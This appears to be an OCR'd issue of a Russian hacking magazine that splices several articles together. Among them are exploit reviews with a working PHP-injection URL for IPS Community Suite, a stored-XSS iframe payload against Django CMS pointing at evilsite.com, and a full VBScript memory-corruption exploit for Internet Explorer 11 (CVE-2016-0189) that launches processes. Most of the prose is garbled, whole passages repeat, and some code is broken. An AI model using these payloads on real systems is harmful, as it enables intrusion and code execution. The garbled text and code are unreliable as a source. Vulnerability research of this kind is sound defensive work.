Современные мобильные устройства даже среднего уровня располагают по своим возможностям сравнимы с ПК десятилетней давности, а Google за последние полгода выпустила Go многими задавшись, выполняющая на стационарных ПК с десятилетним ОС, сейчас вполне может стать средством твой смартфон. В этой статье мы отметим на которое, можно использовать в качестве ПК, а так же, не редактировать документы, разбираться ПО, какие приложения и мобильность ЗП, сравнивать фото и видео и выбрать мобильную платформу.

ОФИСНЫЕ ПРИЛОЖЕНИЯ

Говорить о полном, что все Word, Excel и PowerPoint для Android, iOS, Windows Phone и Windows 10 Mobile, а также Google Docs, Sheets и Slides, обладают аналогичным набором инструментов, то что могло сказать технически верно и могут нормально работать с большинством документов, созданных в Microsoft Office и Google Docs, сложно, приложения мощнее, а функционал шире, обычным приложениям.

Для Android, iOS, Windows Phone и Windows 10 Mobile, обладает аналогичным набором инструментов, но возможностью по форматированию и вставке таблиц, диаграмм, фигур, изображений, гиперссылок, комментариев, сносок, колонтитулов, сетки и таблицы стилей, а также поддержкой ссылок, закладок, перекрестных ссылок, оглавлений

Борис Рютин,
Digital Security
b.ryutin@dsec.ru
@dukebarman
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

Сегодняшний обзор эксплоитов порадует тебя удаленным выполнением кода в IP.Board, а также расскажет, где кроется хранимая XSS в Django CMS — популярной системе управления контентом, основанной на Django. Welcome!

ИНЪЕКЦИЯ PHP-КОДА В IPS COMMUNITY SUITE 4.1.12.3

CVSSv2:	N/A
Дата релиза:	7 июля 2016 года
Автор:	Egidio Romano
CVE:	2016-6174

IPS Community Suite — это популярный движок для создания форумов, ранее известный под именем IP.Board, частый гость на страницах нашего журнала, пусть и с большими перерывами. Сегодняшняя уязвимость позволит нам выполнить произвольный PHP-код на сервере. Сама ошибка находится в скрипте **/applications/core/modules/front/system/content.php**:

```
-   $class = 'IPS\\' . implode( '\\', explode( '_',
-   \IPS\Request::i()->content_class ) );
-   if ( ! class_exists( $class ) or ! in_array( 'IPS\Content',
-   class_parents( $class ) ) )
-   {
-     \IPS\Output::i()->error( 'node_error', '2S226/2', 404, '' );
-   }
```

Как обычно, проблема кроется в параметре HTTP-запроса **content_class** — введенные пользователем данные недостаточно хорошо проверяются перед использованием при вызове функции **class_exists()** в строке 40. Это позволяет неавторизованному атакующему внедрить и выполнить свой PHP-код, опираясь на автозагрузку функций, определенных в скрипте **/applications/cms/Application.php**:

```
-   if ( mb_substr( $class, 0, 14 ) === 'IPS\cms\Fields' and
-   is_numeric( mb_substr( $class, 14, 1 ) ) )
-   {
-     $databaseId = mb_substr( $class, 14 );
-     eval( "namespace IPS\\cms; class Fields{$databaseId} extends
-     Fields { public static \$customDatabaseId [...]
-   }
```

EXPLOIT

Пример выполнения функции **phpinfo()**:

```
http://[host]/[ips]/index.php?app=core&module=system&controller= ↵
   content&do=find&content_class=cms\Fields1{}phpinfo();/*
```

По словам автора, для успешной эксплуатации требуется, чтобы IPS Community Suite был запущен под PHP с версиями 5.4.24 или 5.5.8.

Оригинальный отчет об уязвимости.

TARGETS

- IPS Community Suite <= 4.1.12.3.

SOLUTION

Есть исправление от производителя.

ХРАНИМАЯ XSS В DJANGO CMS 3.3.0 (EDITOR SNIPPET)

CVSSv2:	N/A
Дата релиза:	19 июля 2016 года
Автор:	Vulnerability-Lab
CVE:	2016-6186

Думаю, что рассказывать подробно про один из самых популярных Web-фреймворков на языке Python — Django — тебе уж точно не надо. Django CMS как раз и основана на нем, а в исправлении сегодняшней уязвимости участвовали сами мемберы Django Security Team и Django Service Developer Team.

Уязвимость находится в значении поля **Name** для формы **Editors — Code Snippet**. Атакующий может внедрить туда свой собственный код, чтобы получить хранимую XSS. После ее добавления в список управление передается на **./djangocms_snippet/snippet/**. Полученное содержимое никак не обрабатывается, и в результате у нас появляется возможность выполнить любую полезную нагрузку внутри тега **option**.

Надо сказать, что эта уязвимость вообще-то не такая опасная, ведь она требует аккаунта с достаточными правами. Для же успешной эксплуатации понадобится угнать сессию, провести фишинг-атаку или каким-то похожим образом получить хотя бы временный доступ к учетке.

EXPLOIT

Для воспроизведения уязвимости нужно сделать следующее:

1. Авторизоваться в Django CMS на сайте.
2. Открыть структуру модуля.
3. Кликнуть на редактирование страницы модуля (замечу, что теперь редактор открывается с плагинами по умолчанию).
4. Отметить кусок текста и кликнуть на плагин с фрагментами кода, чтобы настроить установки по умолчанию.
5. Кликнуть на плюс, чтобы добавить новый фрагмент (snippet) кода.
6. Вставить JavaScript-код с полезной нагрузкой в поле ввода Name.
7. Сохранить, используя POST-запрос.
8. Теперь кликнуть на выпадающий список и выбрать созданную полезную нагрузку.
9. Скрипт выполняется при прокрутке выпадающего списка без какой-либо фильтрации.
10. Profit!

С помощью внедрения таких фрагментов можно эксплуатировать и другие аккаунты. Когда другой привилегированный пользователь включит у себя этот фрагмент, то вызовет выполнение полезной нагрузки.

```
2   ...
3   <fieldset class="module aligned ">
4     <div class="form-row field-snippet">
5       <div>
6         <label class="required" for="id_snippet">Snippet:</label>
7         <div class="related-widget-wrapper">
8           <select id="id_snippet" name="snippet">
9             <option value="">---------</option>
10            <option value="3" selected="selected">"><img
+             src="x"%20%20><iframe src="a"%20<iframe>
11              "><img src="x"%20%20><iframe
+               src=http://evilsite.com
+               onload=alert(document.cookie)<>[PERSISTENT SCRIPT
+               CODE EXECUTION VIA SNIPPET
+               NAME!]%20<iframe></iframe></option>
12            <option value="1">Social AddThis</option>
13            <option value="2">tour "><"<img src="x"%20%20>"<iframe
+             src=a>%20<iframe></option>
14          </select>
15          <a href="/en/admin/djangocms_snippet/snippet/3/?
+            to_field=id&popup=1" class="related-widget-wrapper-link
+           change-related" id="change_id_snippet"
+           data-href-template="/en/admin/djangocms_snippet/snippet/_
+            __fk__/?_to_field=id&popup=1" title="Change selected
+           Snippet">
16            <img src="/static/admin/img/icon_changelink.gif"
+             alt="Change" height="10" width="10">
17          </a>
18          <a class="related-widget-wrapper-link add-related"
+           id="add_id_snippet"
+           href="/en/admin/djangocms_snippet/snippet/add/?_to_field=
+           id&popup=1" title="Add another Snippet">
19            <img src="/static/admin/img/icon_addlink.gif" alt="Add"
+             height="10" width="10">
20          </a>
21        </div>
22      </div>
23    </div>
24  </fieldset>
25  ...
```

А вот пример запроса, который выберет данные для выпадающего списка:

```
GET http://django3-3-0.localhost:8080/en/admin/cms/staticplaceholder/ ↵
   add-plugin/a/[PERSISTENT SCRIPT CODE EXECUTION VIA SNIPPET NAME!]
```

В оригинальном отчете от Vulnerability-Lab представлен полный лог сессии в момент эксплуатации.

TARGETS

- Django Framework — Content Management System 3.3.0;
- Django Framework — Content Management System MDB, 1.10, 1.9, 1.8 и 1.7.

SOLUTION

Есть исправление от производителя.

→

(БЕЗ)УМНАЯ РОЗЕТКА

АНАЛИЗ УЯЗВИМОСТЕЙ УМНОЙ РОЗЕТКИ TP-LINK HS110 Wi-Fi

Кирилл Мазуров
Анастасия Мазурова
Анна Ефремова
Компания «Доверенные технологии»

Хотелось управлять всем вокруг с телефона впоследствии для любого, кто жил как я, сразу с IT. Именно поэтому пару лет назад в нашем домах стали появляться умные чайники, пылесосы и прочие «вафельницы» на Linux. А это, в свою очередь, означало, что рано или поздно в каждом доме появится и умная розетка. Сегодня мы рассмотрим HS110 – это первая модель в линейке TP-LINK, которая поддерживает и Wi-Fi, и PLC. Сегодня мы рассмотрим Wi-Fi розетки TP-Link HS110 Wi-Fi.

Умная розетка TP-LINK HS110 Wi-Fi

О чем речь

HS110 – розетка для Wi-Fi сетевых и мониторинга энергопотребления от TP-Link. Устройство подключается к обычной розетке и после настройки позволяет управлять:

- удаленно для для управления подключенными устройствами (с помощью приложения для смартфона);
- по расписанию (с помощью приложения для смартфона);
- по голосовым командам (с помощью приложения для смартфона, поддерживает Google Home, Amazon Alexa, Microsoft Cortana, Siri, Apple HomeKit);
- с помощью сценариев (с помощью приложения для смартфона);
- с помощью API (с помощью приложения для смартфона).

Настройка устройства

Для начала розетку нужно подключить к обычной розетке – перезапустить, убедиться, что светодиодный индикатор мигает оранжевым цветом, и перейти к настройке с помощью приложения для смартфона. Приложение сначала предложит выбрать сеть Wi-Fi, к которой будет подключаться розетка, и ввести пароль от сети. Затем розетка сообщит, что она подключена к сети, и предложит ввести имя розетки и выбрать для нее иконку. Затем розетка обновит свою прошивку, и на этом настройка завершится.

Автары, правила, КАЛЕНДАРЬ, отчеты, использование – розетка поддерживает все функции, которые обещает производитель. Для отслеживания потребляемой электроэнергии розетка, к тем же именам, что и остальные, подключает свой отдельный плагин. Для каждого плагина есть свой отдельный раздел с настройками, в котором можно посмотреть, что и когда розетка отслеживала, а также выставить для каждого плагина свои правила.

Розетка с включенным светодиодным индикатором

Обратная сторона медали

Приложение от TP-Link для управления умной розеткой – **Kasa** поставляется сразу для нескольких операционных систем, в том числе для Android и iOS. Для Linux также есть клиент, но для Windows, к сожалению, нет. Также стоит отметить, что для работы с розеткой необходимо иметь аккаунт в облаке TP-Link, для использования API также необходимо иметь и аккаунт в облаке. Затем розетка до сервера TP-Link обращается, чтобы сообщить, что она подключилась к интернету


РЫНКИ КИБЕРБЕЗОПАСНОСТИ: 43 РАЗНОВИДНОСТИ ПРОДУКТОВ

avizhen

Если ты еще не успел забыть мою предыдущую колонку о рынке кибербезопасности и компаниях, которые его образуют, то спешу тебя порадовать — сейчас мы продолжим с того места, где прервались в прошлый раз. Итак, будем есть «пирог» размером 75 миллиардов долларов, который получает вся индустрия. Из них 25–30 миллиардов приходится на продукты. Кто делит эти деньги и как? Вопрос не такой уж сложный. Давай отделим по регионам и типам продуктов, и все узнаем.

ДЕЛИМ ПИРОГ

Не секрет, что основная доля рынка приходится на файрволлы. Их рынок составляет порядка 9 миллиардов долларов, то есть, примерно 12%. Дальше, добрую треть. Однако он уже так хорошо поделен между вендорами, что влезть в него практически невозможно. Следом за файрволлами идет длинный список более мелких рынков.



На самом деле, на этом практически можно закончить список лидирующих областей, так как дальше идут относительно небольшие категории с рынком в 100–500 миллионов долларов в год. Сюда входят и всем известные средства сканирования уязвимостей — о них мы, кстати, поговорим в следующей раз.

Будущее рынка ИБ: от запчастей к автомобилям

Рынок кибербезопасности крайне дивергирован, в отличие от, скажем, производства автомобилей. В автопроме есть есть лидеров и больше гравитическая масса. В кибербезопасности нет такого. Нет есть, но не гравитирует. Почему, что делает между собой несколько крупнейших областей. В аналогии с автомобилестроением (в России) — Сода ведут и возят известные средства сканирования уязвимостей — о них мы, кстати, поговорим в следующей раз.

Рынок кибербезопасности крайне дивергирован, в отличие от, скажем, производства автомобилей. В автопроме есть есть лидеров и больше гравитическая масса. В кибербезопасности нет такого. Нет есть, но не гравитирует. Почему, что делает между собой несколько крупнейших областей. В аналогии с автомобилестроением (в России) — Сода ведут и возят известные средства сканирования уязвимостей — о них мы, кстати, поговорим в следующей раз.

Рынок кибербезопасности крайне дивергирован, в отличие от, скажем, производства автомобилей. В автопроме есть есть лидеров и больше гравитическая масса. В кибербезопасности нет такого. Нет есть, но не гравитирует. Почему, что делает между собой несколько крупнейших областей. В аналогии с автомобилестроением (в России) — Сода ведут и возят известные средства сканирования уязвимостей — о них мы, кстати, поговорим в следующей раз.

ИЗУЧАЕМ РЫНОК

Теперь давай посмотрим, как между собой делят рынок продукты. Первым делом я предлагаю отбросить Endpoint Protection, то есть антивирусы. Они, как мне кажется, даже первоначально являются IT-дополнением вместе с системами резервного копирования и прочими элементами Business Continuity.

Оставшиеся продукты отлично описываются моделью PPDR — то есть Predict Prevent Detect Response, соответственно, продукты бывают предиктов, превент, Сода можно добавить мониторинг и аналитику, что выходит, что любыми каталогами средств защиты всего пять. Мы пройдемся по каждой из них.

Отмечу, что некоторые продукты, особенно продукты большие вендоров, могут выступать сразу в нескольких категориях. Но обычно такие комбайны состоят из кирпичей, часть которых сама по себе отдельный продукт в виде отдельных решений. Их покупают вместе с небольшими компаниями-разработчиками и добавляют к флагманскому продукту в качестве новой составной части. Определяется к классификацией отдельных модулей значительно проще.

Надеюсь, описание существующих областей рынка еще будет актуально во времена выхода этой статьи — меняется ты все настолько стремительно, что для компаний.

Predict

За этим словом скрывается целый класс систем, которые позволяют предсказать атаки. Попросту говоря, это гипноз. Будешь мыть руки — не будет бактерий, не будет болеть, не будет гонять тебя в Москву. Не будет. Как-нибудь потом сделаем отдельную статью с обзором таблетки. В мире ИБ есть «мытье рук» предлагается много самых разных средств.

- Penetration Testing Solutions — это решения, которые позволяют проводить тестирования на проникновение. На данный момент можно представить лей этого класса, таких как Immunity Canvas или, к примеру, Core Impact, почти не остались. Сейчас все интегрированы в более обширный класс — Vulnerability Management.
- Vulnerability Management — сканеры безопасности для различных областей: приложений, сетей, серверов, устройств IoT и прочего. Сюда же SCM — Security Configuration Management. По сути этот класс уже практически исчез, объединившись с Vulnerability Management.
- Access Governance — это средства анализа контроля доступа и Segregation of Duties.
- SAST — сканеры исходного кода.
- DAST — средства динамического анализа. Постепенно вымирают и сливаются со средствами статического анализа.
- IAST — средства интерактивного анализа кода. Сейчас тоже интегрируются со средствами статического и динамического анализа.
- Business Application Security — средства мониторинга безопасности бизнес-приложений типа SAP, Oracle и специальных систем.
- TI, Threat Intelligence — системы сбора информации об угрозах и атаках, происходящих в мире. Сюда входят платформы по аналитике и мониторингу фидов, а также сами фиды.
- Security Awareness Trainings — продукты типа Wombat Security.
- Anti-Phishing — автоматизированные продукты и платформы по анализу защищенности к фишинговым атакам, такие как, например, Phish Me.

Prevent

В этой области я не стал средства предотвращения атак. Это, как мне кажется, самый обширный класс:

- Firewalls — файерволы, с ними все понятно.
- IPS, Intrusion Prevention Systems. Системы обнаружения вторжений, наверное, нет. Сейчас, мне кажется, IPS — это уже не отдельный класс, а, мне кажется, правильнее называть IT-дополнением вместе с системами резервного копирования и прочими элементами Business Continuity.

Оставшиеся продукты отлично описываются моделью PPDR — то есть Predict Prevent Detect Response, соответственно, продукты бывают предиктов, превент, Сода можно добавить мониторинг и аналитику, что выходит, что любыми каталогами средств защиты всего пять. Мы пройдемся по каждой из них.

Отмечу, что некоторые продукты, особенно продукты большие вендоров, могут выступать сразу в нескольких категориях. Но обычно такие комбайны состоят из кирпичей, часть которых сама по себе отдельный продукт в виде отдельных решений. Их покупают вместе с небольшими компаниями-разработчиками и добавляют к флагманскому продукту в качестве новой составной части. Определяется к классификацией отдельных модулей значительно проще.

Надеюсь, описание существующих областей рынка еще будет актуально во времена выхода этой статьи — меняется ты все настолько стремительно, что для компаний.

Predict

За этим словом скрывается целый класс систем, которые позволяют предсказать атаки. Попросту говоря, это гипноз. Будешь мыть руки — не будет бактерий, не будет болеть, не будет гонять тебя в Москву. Не будет. Как-нибудь потом сделаем отдельную статью с обзором таблетки. В мире ИБ есть «мытье рук» предлагается много самых разных средств.

- Penetration Testing Solutions — это решения, которые позволяют проводить тестирования на проникновение. На данный момент можно представить лей этого класса, таких как Immunity Canvas или, к примеру, Core Impact, почти не остались. Сейчас все интегрированы в более обширный класс — Vulnerability Management.
- Vulnerability Management — сканеры безопасности для различных областей: приложений, сетей, серверов, устройств IoT и прочего. Сюда же SCM — Security Configuration Management. По сути этот класс уже практически исчез, объединившись с Vulnerability Management.
- Access Governance — это средства анализа контроля доступа и Segregation of Duties.
- SAST — сканеры исходного кода.
- DAST — средства динамического анализа. Постепенно вымирают и сливаются со средствами статического анализа.
- IAST — средства интерактивного анализа кода. Сейчас тоже интегрируются со средствами статического и динамического анализа.
- Business Application Security — средства мониторинга безопасности бизнес-приложений типа SAP, Oracle и специальных систем.
- TI, Threat Intelligence — системы сбора информации об угрозах и атаках, происходящих в мире. Сюда входят платформы по аналитике и мониторингу фидов, а также сами фиды.
- Security Awareness Trainings — продукты типа Wombat Security.
- Anti-Phishing — автоматизированные продукты и платформы по анализу защищенности к фишинговым атакам, такие как, например, Phish Me.

Prevent

В этой области я не стал средства предотвращения атак. Это, как мне кажется, самый обширный класс:

- Firewalls — файерволы, с ними все понятно.
- IPS, Intrusion Prevention Systems. Системы обнаружения вторжений, наверное, нет. Сейчас, мне кажется, IPS — это уже не отдельный класс, а, мне кажется, правильнее называть IT-дополнением вместе с системами резервного копирования и прочими элементами Business Continuity.

Оставшиеся продукты отлично описываются моделью PPDR — то есть Predict Prevent Detect Response, соответственно, продукты бывают предиктов, превент, Сода можно добавить мониторинг и аналитику, что выходит, что любыми каталогами средств защиты всего пять. Мы пройдемся по каждой из них.

Отмечу, что некоторые продукты, особенно продукты большие вендоров, могут выступать сразу в нескольких категориях. Но обычно такие комбайны состоят из кирпичей, часть которых сама по себе отдельный продукт в виде отдельных решений. Их покупают вместе с небольшими компаниями-разработчиками и добавляют к флагманскому продукту в качестве новой составной части. Определяется к классификацией отдельных модулей значительно проще.

Надеюсь, описание существующих областей рынка еще будет актуально во времена выхода этой статьи — меняется ты все настолько стремительно, что для компаний.

ИТОГО

Вот мы и познакомились с 43 разными классами систем. Немало! Я даже не думал, что смогу сходу столько вспомнить. Показать, это все достойные внимания классы решений, которые сейчас есть на рынке. Если что-то забыл — пишите в комментарии.

Теперь, когда мы разобрались с общей картиной, можно спускаться ниже и более подробно изучать каждый класс. Или, как я сказал, Сначала, по всем тем пройдемся. Но можно и нет: ничего нового не появилось и не произошло с последнего раза, что это не так. При другом же, например, могу говорить сколько угодно. Этим в следующей раз и займусь.

→

РАЗБОР ЭКСПЛОЙТА: ПОВРЕЖДЕНИЕ ПАМЯТИ В СКРИПТОВОМ ДВИЖКЕ WINDOWS

Борис Рагозин,
Digital Security
Telegram: @boris_ragozin
@cybersecurity
dwebsecurity.pro

Патчи к Windows — замечательный источник пусть и уже закрытых, но по-прежнему интересных уязвимостей. Мы разберем патч MS16-051, который латает уязвимость, приводящую к повреждению памяти в скриптовом движке. Эксплоит позволяет использовать ее для выполнения произвольного кода.

CVSSv2:	Нет
Дата релиза:	22 июня 2016 года
Автор:	Theori
CVE:	CVE-2016-0189

Первым эту тему изучили и описали в своем блоге исследователи из коллектива Theori. Для анализа использовались утилиты BinDiff, исследовалась библиотека **vbscript.dll**

Similarity	Confidence	Address	Primary Name
0.99	0.99	1000C4B0	?AccessArrayBy0Ub0PAVSAFArrayBase@@YJPAVSAFArrayBase@@PAVSAFArray@@PAJ@Z
0.99	0.99	10020D0C	?bUnloadNotNeeded@CJ0x0cnVpdQDDEHEHP@@
0.99	0.99	10018E63	?VarRprintfExecuteNameargsD_CHcVcnVpdQD@@
0.99	0.99	10037394	?GetSlotPtrHrPropDpDpD@CSJPKVCJ0x0cnVpd...
0.99	0.99	10020D0C	?bUnloadNotNeeded@CJ0x0cnVpdQDDEHEHP@@
0.99	0.99	1002A703	?PartialGetJsObjectFunctionsQ@@AAJJPAVVAR...
0.99	0.99	1006B561	?StringCcVsPrintfHelpQ@YAJPAGIPBGDZZ...
1.00	0.99	1006A4A0	?cbSafeArrayCopyBy0cScriptforceDocumentC...
1.00	0.99	1000CC8D	?AllocEscapeQ@CSJPKVAR@@YPAHJ@Z

Сравнение уязвимой и патченной версий библиотеки vbscript.dll

На скриншоте заметно, что изменения коснулись только нескольких функций. Наиболее серьезными выглядят исправления в функции **AccessArray()**. Проанализируем ее в IDA.

```
.text:__stdcall OSLeaveCrit(CRITICAL_SECTION *)
.text:__stdcall OSEnterCrit(CRITICAL_SECTION *)
.text:__stdcall OSTryEnterCrit(CRITICAL_SECTION *)
.text:__stdcall OSCreateCrit(int,int,CRITICAL_SECTION *)
.text:__stdcall OSDeleteCrit(CRITICAL_SECTION *)
.text:__stdcall OSCritInit(void)
.text:__stdcall OSCritDeinit(void)
.text:__stdcall OSCritEnter(int)
.text:__stdcall OSCritLeave(int)
.text:__stdcall OSCritTryEnter(int)
.text:__stdcall OSCritCreate(int,int,int *)
.text:__stdcall OSCritDelete(int
```

← Начало статьи

РАЗБОР ЭКСПЛОИТА: ПОВРЕЖДЕНИЕ ПАМЯТИ В СКРИПТОВОМ ДВИЖКЕ WINDOWS

↓

Следующий пример кода взят из большой падения Internet Explorer из-за обращения к памяти, которая больше не доступна. Поэтому мы можем второго массива извлекается из меньшего значения и процессов доступа к нему:

```
<!DOCTYPE>
<meta http-equiv="x-ua-compatible" content="IE=10">
<body>
<script type="text/vbscript">
  Dim aa

  Class ArrayReopener
    Dim A()
    Private Sub Class_Initialize
      ReDim Preserve A(1, 1)
    End Sub
    Public Sub Reset()
      ReDim Preserve A(1, 1)
    End Sub
  End Class

  Function crash (arg)
    Set aa = New ArrayReopener
    Dummy = MsgBox aa.A(0, 0000)
    End If

  Function triggerBug
    aa.Reset()
  End Function
</script>

<script type="text/javascript">
  alert("go")
  var a = CreateObject("Scripting.Dictionary");
  a.Add("foo", 1);
  setTimeout(function() {crash(a); }, 50);
</script>
</body>

[1192.(0d): access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling
This exception may be expected and handled.
eax=00000000 ebx=0d9ef000 ecx=0d9ef000 edx=0d9ef000 esi=0d9ef000 edi=0d9e7a20
eip=6d9ef000 esp=0d9ef000 ebp=0d9ef000 iopl=0         nv up ei pl zr na pe nc
cs=0000  ss=0000  ds=0000  es=0000  fs=0000  gs=0000             efl=00010246
6D9EF000 ??              ???????????????????????????????????????????????????
```

Содержимое регистра при падении Internet Explorer после запуска кода PoC

Произвольные чтения и запись основаны элементов — это мощный инструмент эксплуатации. Чтобы использовать было полезно, авторы обычно создают в понятные функции:

- read64 и write64 позволяют «прыгнуть» обычно, адрес которого мы хотим получить, затем ищет адрес в памяти;
- leakMem — выполняет утекающую и читает содержимое памяти по указанному адресу;
- overwrite — вызывает уязвимость и перезаписывает память по указанному адресу с помощью нагрузки **CopyB**. Это зависит и нашей цели — поэтому каждый эксплоит пишется отдельно для каждого.


Используя эти операции, мы можем сделать следующее:

- создать простой экземпляр VBScriptObj;
- получить адрес экземпляра класса;
- выгрузить адрес VTable из экземпляра класса;
- выгрузить адрес COleScript из экземпляра CSession;
- перезаписать SafeScript в COleScript.


Ниже приведен полный эксплоит для получения Godmode в Internet Explorer 11 для Windows 10.

```
<!DOCTYPE>
<meta http-equiv="x-ua-compatible" content="IE=10">
<body>
<script type="text/vbscript">
  Dim mw
  Dim gloopc(32)
  Dim s(32)
  prefix = "&u414141u414141"
  a = prefix & "u0000u0000" & "u414141u414141u4242u4242"
  x = "%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000"
  y = a & x
  s = UnEscape(x)

  Class ArrayReopener
    Dim A()
    Private Sub Class_Initialize
      ' allocate 2D array of 16 bytes / element = 64 DOM bytes
      ReDim Preserve A(1, 2000)
    End Sub

    Public Sub Resize()
      ReDim Preserve A(1, 1)
    End Sub
  End Class

  Class Dummy
    End Class

  Function getAddr (arg), s1
    mw = Null
    Set mw = New ArrayReopener

    For i = 0 To 32
      Set gloopc(i) = s
    Next

    Set mw.A(arg, 2) = s

    Dim addr
    Dim i
    For i = 0 To 31
      If AscW(Mid(s(1), i, 1)) = VarType(s) Then
        addr = strToInt(Mid(s(1), i + 2, 2))
      End If
      s(1) = Null
    Next

    If addr = Null Then
      MsgBox "Location.href = document.location.href"
      Resume
    End If

    getAddr = addr
  End Function

  Function leakMem (arg), addr, i
    s1 = prefix & "%u0000%u0000%u0000%u0000"
    s = s & intToStr(addr) & s
    s = UnEscape(s)

    mw = Null
    Set mw = New ArrayReopener

    Dim m
    m = mw.A(arg, 2)

    leakMem = m
  End Function

  Sub overwrite (arg), addr
    d = prefix & "%u0000%u0000%u0000%u0000"
    c = d & intToStr(addr) & s
    s = UnEscape(c)

    mw = Null
    Set mw = New ArrayReopener

    ' Assign an variable of BSTR
    mw.A(arg, 2) = CDbl(0)
  End Sub

  Function explist (arg)
    Dim addr
    Dim session
    Dim sleccript
    Dim mem

    ' Create a VBScript class instance
    Set dc = New Dummy
    ' Get address of the class instance
    addr = getAddr(arg), dec)
    ' Leak session address from the class instance
    mem = leakMem(arg, addr + 8)
    session = strToInt(Mid(mem, 3, 2))
    ' Leak sleccript address from the session instance
    mem = leakMem(arg), session + 4)
    sleccript = strToInt(Mid(mem, 3, 2))
    ' If the sleccript address is not 0x00000000
    ' or the sleccript address is not in 0x00 mask
    overwrite arg), sleccript + 0x174

    ' Execute reload exe
    Set Object = CreateObject("Shell.Application")
    Object.ShellExecute "notepad"
    End Function

    Function triggerBug
      ' Resize array we are currently indexing
      aa.Resize()

      ' Overlap front array area with our exploit string
      Dim i
      For i = 0 To 32
        ' 0x7ff00000 = 2.0 = 40 000 bytes
        y(i) = MidW(x, 1, 2000)
      Next
    End Function
</script>

<script type="text/javascript">
  function strToInt(s)
  {
    return s.charCodeAt(0) | (s.charCodeAt(1) << 16);
  }
  function intToStr(x)
  {
    return String.fromCharCode(x & 0xffff) +
    String.fromCharCode(x >> 16);
  }

  var n;
  n = {"value0": function () {
    triggerBug();
    return 1;
  }};
  setTimeout(function() {explist(n); }, 50);
</script>
</body>
```

Пример успешной эксплуатации показан на скриншоте.




Обмен данными: что дело с данными в net tab. Могли бы выяснить отдельно начнитесь вы запускал как, но автор этого эксплоита пошел дальше. Дело в том, что, если с обходом DeMode фильтры Protected Mode (песочница) определяет, что можно исполнить из процесса Internet Explorer, а его ключ **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Low Rights\ElevationPolicy** — это группа ключей реестра, которые описывают политику повышения. Именно им следует Protected Mode. Более подробно о Protected Mode и политике ты можешь прочитать в MSDN. Важно то, что для процесса с уровнем целостности ниже. Это значит, что будет гарантированно помечена «по умолчанию», а она может запускать исполняемые файлы (например перед запуском дочернего процесса) с Medium Integrity Level.



Содержимое ключей реестра, которые отвечают за повышение


Value	Result
1	Protected Mode Library launches the broker as a medium integrity process.
2	Protected Mode prompts the user for permission to launch the process. If permission is granted, the process is launched as a medium integrity process.
3	Protected Mode launches the broker as a medium integrity process.
0	Protected Mode prevents the process from launching.

Политика повышения



Окно при попыдании процесса в Medium Integrity

Процесс **wordpad.exe** с Medium Integrity запустился только в том случае, если пользователь это разрешил.




Окно при попыдании процесса в Medium Integrity, если пользователь разрешил запуск

Описанный эксплоит может выполнить небольшой VBScript, но если дело ограничивается только вызовом функции, Medium Integrity. Но только от такой брешь невозможно. Поэтому автор «нашел другую лазейку», которая позволяет выполнить произвольный код в процессе с Protected Mode.

Несколько лет назад в ZDI Research Group один баг, который в Microsoft посчитали слишком незначительным для того, чтобы патчить. Суть этого трюка позволяет нам выполнить произвольный код из процесса с Protected Mode.

Кажущий этой ошибки описан в Zero Day, но если вкратце, то основная идея следующая. Можно открыть локальный сервер на процессе IE и, в случае, который будет слушать вторым этапом эксплоита.

Как известно, политика безопасности Internet Explorer запрещает так же, как и политика одного источника. Но, если мы запустим сервер на localhost, то, на самом деле, мы можем обращаться к нему с Medium Integrity Level. Ниже представлен скриншот со самой эксплоитом из статьи в Zero ZDI.


Attacker
Victim
Victim Machine
Victim Machine
Victim Machine

Денис Дорохов

ПРАВО НА РЕВЕРС

КАК ОБРАТНАЯ РАЗРАБОТКА ВЫГЛЯДИТ С ЮРИДИЧЕСКОЙ ТОЧКИ ЗРЕНИЯ

Как российское законодательство относится к обратной разработке программ? В каких случаях за такую деятельность можно поиметь наказание, а когда реверс-инжиниринг разрешен? Что, если ты не сам делал реверсинж, а кто-то делает это по твоему заказу? Ответы могут развеяться от случая к случаю, но давай разберемся, на что нужно ориентироваться в первую очередь.

Фанаты Starcraft наверняка помнят те времена, когда можно было играть на чужих Battle.net, а некоторые серверы на форумах просто пиар-ят подобные собственной. Игра была хоп, но лицензионный клиент чем-то требовался. Или вспомнить другой случай, несколько лет назад многие разрешались новостями о том, что пиратский клиент перешел Дмитрию Ефремову. Что с каждым aka gromit («тот самый, что в прошлом году обвинил в создании своего аналога игры для мобильных телефонов компании Gameloft») волокна защиты PopStation 3.

Ни Blizzard, ни Sony, ясное дело, не были рады таким публичным поцелуям и в конечном счете наши герои были фактически должны такой оказалось как Internet Gateway, во втором — Дмитрий и сотоварищи из сообщества bitfunfun. В обоих кейсах дело касалось в чем же такое реверс-инжиниринга программного кода.

К чему же это рассказывать? К тому, что занятие обратной разработкой собственно для большинства представителей кода законно и ненаказуемо только в очень редких случаях (да, да, Sony, вы тоже). Но что такое обратная разработка? Что такое реверс-инжиниринг? Законно, не настолько хорошо — и детальнее, как законно, как нет, что есть, — это нам и предстоит выяснить. Ничего. Но давай на начале с самого начала.

ОБРАТНАЯ РАЗРАБОТКА И ЗАКОН

Итак, обратная разработка (реверс-инжиниринг, реверс-инжиниринг, или, кратко, реверсинг, от англ. reverse engineering) — это исследование некоторого устройства, предмета или объекта с целью определения его свойств, принципа его работы и, чаще всего, воспроизвести устройство, программу или иной объект с аналогичными свойствами, но с другими техническими решениями.

Реверс-инжиниринг программного обеспечения — это когда исследуется исполняемый код, а не исходный (исходный код, к сожалению, не выложишь какие-то изменения. В процессе нередко получает специальный софт: декомпилятор, отладчик, дизассемблер, дизассемблер, дизассемблер, дизассемблер, отладчик. То есть, если упростить, программу нечем образом превращают в исходный код, чтобы изучить его структуру и принципы работы.

